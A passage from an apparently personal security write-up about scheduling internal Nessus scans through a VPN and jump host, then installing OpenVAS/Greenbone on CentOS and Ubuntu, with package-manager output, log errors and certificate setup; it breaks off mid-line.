
„So, what’s next dude?”

More examples


What's next... what's next... next step is pretty simple (according: you are hired to protect your own company of course ;S – if not, please leave. Maybe one of the real pentesters is looking for a job.;)): we will automate our own internal LAN to help our Monitoring Team to get the (faster) idea what could go wrong...

As a next step – in my opinion - we should think about the automated („retests") scans – or *scheduled* one – if you want to call it like that. Having CentOS and Nessus installed (and updated) internally we can prepare an environment like this.


So, let's say we're all (mostly) working remotely. Ok, in case of pentests we should be somewhere here:




The user with TheEye is our Pentester who is able to run CLI based Nessus scan against the host inside our internal LAN. Using our „default configuration" we should be able to access our company (during Covid;P) via VPN, so updated image is prepared below:



Yep. In this case our home-based-pentester connected via VPN is now able to access „all of the internal network”. It could be a little bit dangerous so let’s fix that, and prepare a firewalled access „from pentester’s host to the jump host(s) in the specific company’s part of the network”, like this:



Now we are able to prepare an access for (let’s say according to the example presented above) 3 Linux/CentOS hosts here we have a licensed (and updated – so here we’ll need a whitelist rule on the firewall to Tenables-Update-Pages too ;)) Nessus (CLI). Now our pentester(s connected via VPN) are able to perform a retest or a full scan using updated and fully working Nessus Scanner. Example of the „internal connection" (for the *scan purposes*) is presented on the screen below:



I think now it should be easier to schedule an automated (and updated ;)) scan(s) of (our) internal (company) network.

References

Below is the list of links and resources I found interesting and/or useful when I was preparing this paper. Enjoy:

1 – few mini arts

2 - surprise from Kali

3 - z3s @youtube

4 - CentOS download

5 - Nessus download

6 - Virtualbox download

7 - Nessus docs for CLI

8 - Nessus docs 2

9 – NASL intro

10 - NASL on Wiki

11 – Few found bugs

12 - BH paper

BONES OF THE GREEN DRAGON

Intro

After a while[1] (and a little bit of reading manuals related to automating vulnerability scanning using Nessus CLI) I decided to take a look again for an OpenVAS – now available on a new name – Green Bone. Let's try it because there are already few updates for us. Here we go...

Environment


After I wasn't able to run GreenBone ISO on VirtualBox or Vmware I decided to use our latest VM prepared in the previous section – the one related to scans with NASL (ref info: *„Notes Magazine 2: Red-Hat-Ness-Us"* section). So for our („automated") testing purposes, below we'll use:

- VirtualBox

- CentOS (version I used: 7.9.2)

- GreenBone[2] (version I used: 20.08.4)

If we'll need any other tools/resources – it'll be mentioned below. For now we should be somewhere here:




```
root@centos7:~/greenpwn
login as: centos
+-+-+-+-+-+-+-+-+-+-+-++-+-+-+-+-+-+-+-+-+-+-+-+-+-+-
                        LINUXVMIMAGES.COM
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-
                    User Name: centos
                    Password:  centos (sudo su -)
centos@192.168.1.10's password:
Last login: Fri Dec  4 22:02:01 2020
+-+-+-+-+-+-+-+-+-+-+-++-+-+-+-+-+-+-+-+-+-+-+-+-+-+-
                        LINUXVMIMAGES.COM
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-
                    User Name: centos
                    Password:  centos (sudo su -)
[centos@centos7 ~]$ sudo su
[root@centos7 centos]# cd /root/;mkdir greenpwn
[root@centos7 ~]# cd /root/greenpwn/
[root@centos7 greenpwn]#
```

Let's try to follow the installation steps and hints I found here[3] or here[4]. Let's move forward.


Simple Example

If our installation was finished properly we now should be able to use GreenBone to prepare our „first automated scan”. Unfortunately after a while I saw this interesting message:




```
Package openvas is obsoleted by greenbone-vulnerability-manager, trying to install greenbone-vulnerability-manager-11.0.0-9461.el7.art.noarch instead
Resolving Dependencies
--> Running transaction check
---> Package greenbone-vulnerability-manager.noarch 0:11.0.0-9461.el7.art will be installed
--> Processing Dependency: OSPd for package: greenbone-vulnerability-manager-11.0.0-9461.el7.art.noarch
--> Processing Dependency: OSPd-openvas for package: greenbone-vulnerability-manager-11.0.0-9461.el7.art.noarch
--> Processing Dependency: bzip2 for package: greenbone-vulnerability-manager-11.0.0-9461.el7.art.noarch
--> Processing Dependency: gnutls-utils for package: greenbone-vulnerability-manager-11.0.0-9461.el7.art.noarch
--> Processing Dependency: greenbone-security-assistant for package: greenbone-vulnerability-manager-11.0.0-9461.el7.art.noarch
--> Processing Dependency: haveged for package: greenbone-vulnerability-manager-11.0.0-9461.el7.art.noarch
--> Processing Dependency: nmap for package: greenbone-vulnerability-manager-11.0.0-9461.el7.art.noarch
--> Processing Dependency: openvas-manager for package: greenbone-vulnerability-manager-11.0.0-9461.el7.art.noarch
--> Processing Dependency: openvas-scanner for package: greenbone-vulnerability-manager-11.0.0-9461.el7.art.noarch
--> Processing Dependency: openvas-smb for package: greenbone-vulnerability-manager-11.0.0-9461.el7.art.noarch
--> Processing Dependency: psmisc for package: greenbone-vulnerability-manager-11.0.0-9461.el7.art.noarch
--> Processing Dependency: redis for package: greenbone-vulnerability-manager-11.0.0-9461.el7.art.noarch
--> Processing Dependency: rng-tools for package: greenbone-vulnerability-manager-11.0.0-9461.el7.art.noarch
--> Processing Dependency: texlive-texmf-latex for package: greenbone-vulnerability-manager-11.0.0-9461.el7.art.noarch
--> Running transaction check
```

Hm. I wasn’t sure what’s going on – below I found few more hints:




```
Skipped (dependency problems):
  OSPd.noarch 0:2.0.0-9459.el7.art                                    OSPd-openvas.noarch 0:1.0.0-9460.el7.art        atomic-gpgme.x86_64 0:1.12.0-6795.el7.art  atomic-libgcrypt.x86_64 0:1.8.4-2.el7
  atomic-libgpg-error.x86_64 0:1.33-6790.el7.art                      atomic-libksba.x86_64 0:1.3.5-6793.el7.art      autogen-libopts.x86_64 0:5.18-5.el7        bzip2.x86_64 0:1.0.6-13.el7
  epel-release.noarch 0:7-11                                          gnutls-dane.x86_64 0:3.3.29-9.el7_6             gnutls-utils.x86_64 0:3.3.29-9.el7_6       greenbone-security-assistant.x86_64 0:9.0.0-9376.el7.ar
  greenbone-vulnerability-manager.noarch 0:11.0.0-9461.el7.art       gvm-libs.x86_64 0:11.0.0-9357.el7.art           gvmd.x86_64 0:9.0.0-9468.el7.art           haveged.x86_64 0:1.9.1-2.el7.art
  heimdal-libs.x86_64 0:1.6.0-0.9.20140621gita5adc06.el7.art          hiredis.x86_64 0:0.12.1-1.el7.art               jemalloc.x86_64 0:3.6.0-1.el7.art          libarchive.x86_64 0:3.1.2-14.el7_7
  libevent.x86_64 0:2.0.21-4.el7                                      libical.x86_64 0:3.0.3-2.el7                    libicu.x86_64 0:50.2-4.el7_7               libmicrohttpd.x86_64 0:0.9.33-2.el7
  libpcap.x86_64 14:1.5.3-12.el7                                      libsmbclient.x86_64 0:4.10.16-9.el7_9           libssh.x86_64 0:0.7.1-7.el7                libxslt.x86_64 0:1.1.28-6.el7
  net-snmp-libs.x86_64 1:5.7.2-49.el7                                 net-snmp-utils.x86_64 1:5.7.2-49.el7            nmap.x86_64 2:6.47-8.el7.art               nmap-ncat.x86_64 2:6.47-8.el7.art
  openldap-clients.x86_64 0:2.4.44-22.el7                             openvas-scanner.x86_64 0:7.0.0-9465.el7.art     openvas-smb.x86_64 0:1.0.5-9355.el7.art    postgresql-libs.x86_64 0:9.2.24-4.el7_8
  psmisc.x86_64 0:22.20-17.el7                                        redis.x86_64 0:3.0.7-4.el7.art                  rng-tools.x86_64 0:6.3.1-5.el7             samba-client.x86_64 0:4.10.16-9.el7_9
  socat.x86_64 0:1.7.3.2-2.el7                                        unbound-libs.x86_64 0:1.6.6-5.el7_8

Complete!
[root@centos7 greenpwn]#
```

Ok. So maybe Ubuntu ISO will be the solution I’m looking for? Checking:




```
  python2.7-doc binfmt-support ruby-redis ri ruby-dev bundler sqlite
  tcl-tclreadline debhelper perl-tk texlive-fonts-recommended-doc
  texlive-latex-base-doc python-pygments icc-profiles libfile-which-
  libspreadsheet-parseexcel-perl texlive-latex-extra-doc
  texlive-latex-recommended-doc texlive-pstricks dot2tex prerex ruby
  | libtcltk-ruby texlive-pictures-doc vprerex
The following NEW packages will be installed:
  doc-base fonts-lato fonts-lmodern fonts-texgyre gnutls-bin
  greenbone-security-assistant greenbone-security-assistant-common
  javascript-common libblas3 libgnutls-dane0 libhiredis0.13 libjemal
  libjs-jquery liblinear3 libmicrohttpd12 libopenvas9 libopts25 libp
  libptexenc1 libpython-stdlib libruby2.5 libsynctex1 libtcl8.6 libt
  libtexluajit2 libtk8.6 libunbound2 libuuid-perl libyaml-tiny-perl
  libzzip-0-13 lmodern nmap openvas openvas-cli openvas-manager
  openvas-manager-common openvas-scanner preview-latex-style python
  python-minimal python2.7 python2.7-minimal rake redis-server redis
  ruby ruby-did-you-mean ruby-minitest ruby-net-telnet ruby-power-as
  ruby-test-unit ruby2.5 rubygems-integration sqlite3 tcl tcl8.6 tex
  tex-gyre texlive-base texlive-binaries texlive-fonts-recommended
  texlive-latex-base texlive-latex-extra texlive-latex-recommended
  texlive-pictures texlive-plain-generic tipa tk tk8.6 xsltproc
The following packages will be upgraded:
  libgnutls30 libkpathsea6 libpython2.7 libpython2.7-minimal
  libpython2.7-stdlib libsqlite3-0
6 upgraded, 70 newly installed, 0 to remove and 671 not upgraded.
Need to get 137 MB/142 MB of archives.
After this operation, 455 MB of additional disk space will be used.
Do you want to continue? [Y/n]
```

Looks like a nice update! ;) We’ll wait a bit and see if that helps...




```
root@jirap:/var/log/openvas# cat openvassd.messages
root@jirap:/var/log/openvas# cat gsad.log
gsad main:MESSAGE:2020-12-20 14h14.04 utc:7438: Starting GSAD version 7.0.2
gsad main:WARNING:2020-12-20 14h14.04 utc:7438: main: Locale defined by environ
ment variables is not an "en_..." one.
gsad xslt:WARNING:2020-12-20 14h14.04 utc:7438: init_language_lists: Failed to
open locale directory "/usr/share/openvas/gsa/locale": No such file or director
y
gsad main:CRITICAL:2020-12-20 14h14.04 utc:7438: main: Could not load private S
SL key from /var/lib/openvas/private/CA/serverkey.pem: Failed to open file “/va
r/lib/openvas/private/CA/serverkey.pem”: No such file or directory
root@jirap:/var/log/openvas# 
```


No – what will help is reading the manual! ;D What a surprise:


```
root@jirap:/var/log/openvas# openvas-setup
ERROR: Directory for keys (/var/lib/openvas/private/CA) not found!
ERROR: Directory for certificates (/var/lib/openvas/CA) not found!
ERROR: CA key not found in /var/lib/openvas/private/CA/cakey.pem
ERROR: CA certificate not found in /var/lib/openvas/CA/cacert.pem
ERROR: CA certificate failed verification, see /tmp/tmp.UVurNscdmD/openvas-mana
ge-certs.log for details. Aborting.

ERROR: Your OpenVAS certificate infrastructure did NOT pass validation.
       See messages above for details.
Generated private key in /tmp/tmp.eNcQldaTXS/cakey.pem.
Generated self signed certificate in /tmp/tmp.eNcQldaTXS/cacert.pem.
Installed private key to /var/lib/openvas/private/CA/cakey.pem.
Installed certificate to /var/lib/openvas/CA/cacert.pem.
Generated private key in /tmp/tmp.eNcQldaTXS/serverkey.pem.
Generated certificate request in /tmp/tmp.eNcQldaTXS/serverrequest.pem.
Signed certificate request in /tmp/tmp.eNcQldaTXS/serverrequest.pem with CA cer
tificate in /var/lib/openvas/CA/cacert.pem to generate certificate in /tmp/tmp.
eNcQldaTXS/servercert.pem
Installed private key to /var/lib/openvas/private/CA/serverkey.pem.
Installed certificate to /var/lib/openvas/CA/servercert.pem.
Generated private key in /tmp/tmp.eNcQldaTXS/clientkey.pem.
```


Now it looks like we have our pem-files. Next I was here:


```
Get:2 http://ppa.launchpad.net/mrazavi/openvas/ubuntu bionic/main amd64 open
